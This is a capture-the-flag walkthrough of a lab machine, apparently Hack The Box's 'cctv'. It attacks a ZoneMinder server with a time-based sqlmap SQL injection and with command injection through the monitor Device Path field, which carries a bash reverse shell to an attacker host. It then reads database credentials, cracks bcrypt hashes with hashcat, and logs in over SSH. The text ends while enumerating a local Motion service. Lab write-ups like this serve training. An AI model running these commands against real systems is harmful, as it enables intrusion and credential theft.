Enum
$ export IP = 10.129.4.66 $ rustscan -- ulimit 10000 - a $ IP -- - sCTV - Pn
Open 10.129.4.66 : 22 Open 10.129.4.66 : 80
PORT STATE SERVICE REASON VERSION 22 / tcp open ssh syn - ack OpenSSH 9. 6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0 ) | ssh - hostkey : | 256 76 : 1d : 73 : 98 : fa : 05 : f7 : 0b : 04 : c2 : 3b : c4 : 7d : e6 : db : 4a (ECDSA) | _ecdsa - sha2 - nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDZ15GCLPzC4gTM0nqzpUbr / 2L77bM1C9sbBecivQPX / KcKvJrP88peCJXwTug7T / EORHr7M7JeHtMQJ6hYihFA = 80 / tcp open http syn - ack Apache httpd 2.4.58 | http - methods : | _ Supported Methods : GET HEAD POST OPTIONS | _http - title : Did not follow redirect to http : // cctv.htb / Service Info : Host : default; OS : Linux; CPE : cpe : / o : linux : linux_kernel
$ echo " $IP cctv.htb " | sudo tee - a / etc / hosts 10.129.4.66 cctv.htb


Webpage contains link to staff login portal
User + Root

Option 1 - SQLi
SQLi opportunity in our version specifically
It will take a long time as its a time-based vulnerability

Nice of them to provide a sqlmap command we can try
Accounting for DB structure we can narrow down the dump so that we do not brute all data
Need to grab cookie from browser session and update command
$ sqlmap - u " http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1&id=1 " \ -- cookie = " ZMSESSID=<YOUR_COOKIE> " - p tid -- batch -- technique = T -- time - sec = 1 - D zm - T Users - C Username,Password -- dump Option 2 - Staged CMDi
Enumerating based on daemonControl() advisory links to Issue #1775

Device Name under attacker control was eventually passed into daemonControl() in functions.phpMonitors.php via Device Name → zmcControl() → daemonControl()First we need to add a monitor
We must pass validity checks so local source is easier than starting your own ffmpeg stream


We find that “Capturing” seems to trigger the zmc process that allowed RCE in other security issues
We can attempt to add our CMDi after device name in Device Path field

Meet the other requirements to save the monitor

Save and we should see the CMDi in main panel now

Using simple revshell bash -c "bash -i >& /dev/tcp/<YOUR_IP>/<PORT> 0>&1"
$ penelope - p 6969
Trigger zmc by setting Capturing field to Always and saving
Should catch a shell soon, the process incrementally executes the RCE as it monitors (so turn it off again if you don’t want it to keep doing that)
www - data @ cctv : / usr / share / zoneminder / www $ id uid = 33 (www - data) gid = 33 (www - data) groups = 33 (www - data)
Can enumerate files and find DB credentials
www - data @ cctv : / usr / share / zoneminder / www $ cat / etc / zm / zm.conf
# ZoneMinder database type: so far only mysql is supported ZM_DB_TYPE = mysql
# ZoneMinder database hostname or ip address and optionally port or unix socket # Acceptable formats include hostname[:port], ip_address[:port], or # localhost:/path/to/unix_socket ZM_DB_HOST = localhost
# ZoneMinder database name ZM_DB_NAME = zm
# ZoneMinder database user ZM_DB_USER = zmuser
# ZoneMinder database password ZM_DB_PASS = zmpass
Device -> zmcControl () -> daemonControl ()
www - data @ cctv : / usr / share / zoneminder / www $ mysql - uzmuser - pzmpass zm
Dump the usernames and password hashes
mysql > select Username, Password from Users; + ------------+--------------------------------------------------------------+ | Username | Password | + ------------+--------------------------------------------------------------+ | superadmin | $2y$ 10 $cmytVWFRnt1XfqsItsJRVe / ApxWxcIFQcURnm5N . rhlULwM0jrtbm | | mark | $2y$ 10 $prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ / QNqZolbXKfFG. | | admin | $2y$ 10 $ t5z8uIT . n9uCdHCNidcLf .39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m | + ------------+--------------------------------------------------------------+ 3 rows in set ( 0 . 00 sec) Cracking hashes
Create hashes.txt and crack with hashcat
$ nano hashes.txt
$ 2y $ 10 $ cmytVWFRnt1XfqsItsJRVe / ApxWxcIFQcURnm5N.rhlULwM0jrtbm $ 2y $ 10 $ prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ / QNqZolbXKfFG. $ 2y $ 10 $ t5z8uIT.n9uCdHCNidcLf. 39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m
$ hashcat - m 3200 - a 0 hashes.txt / usr / share / wordlists / rockyou.txt
$ 2y $ 10 $ prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ / QNqZolbXKfFG. : opensesame $ 2y $ 10 $ t5z8uIT.n9uCdHCNidcLf. 39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m : admin
We can try to SSH and find successful connection for mark:opensesame
$ sshpass - p ' opensesame ' ssh - o StrictHostKeyChecking = no mark @ cctv.htb
mark @ cctv :~$ ls
mark @ cctv :~$ id uid = 1000 (mark) gid = 1000 (mark) groups = 1000 (mark), 24 (cdrom), 30 (dip), 46 (plugdev)
mark @ cctv :~$ sudo - l [sudo] password for mark : opensesame Sorry, user mark may not run sudo on cctv.
No immediate paths so we check running processes
mark @ cctv :~$ ss - tlnp State Recv - Q Send - Q Local Address : Port Peer Address : Port Process LISTEN 0 4096 127.0.0.1 : 9081 0.0.0.0 : * LISTEN 0 4096 127.0.0.1 : 8888 0.0.0.0 : * LISTEN 0 128 127.0.0.1 : 8765 0.0.0.0 : * LISTEN 0 4096 0.0.0.0 : 22 0.0.0.0 : * LISTEN 0 4096 127.0.0.1 : 8554 0.0.0.0 : * LISTEN 0 70 127.0.0.1 : 33060 0.0.0.0 : * LISTEN 0 4096 127.0.0.1 : 1935 0.0.0.0 : * LISTEN 0 4096 127.0.0.53 %lo : 53 0.0.0.0 : * LISTEN 0 4096 127.0.0.54 : 53 0.0.0.0 : * LISTEN 0 4096 127.0.0.1 : 7999 0.0.0.0 : * LISTEN 0 151 127.0.0.1 : 3306 0.0.0.0 : * LISTEN 0 4096 [ :: ] : 22 [ :: ] : * LISTEN 0 511 * : 80 * : *
Seems we have quite a few more ports being hogged up than we saw previously
Enumeration reveals Motion 4.7.1 on port 7999
mark @ cctv :~$ curl http : // localhost : 7999
Motion 4.7.1 Running [ 1 ] Camera 1
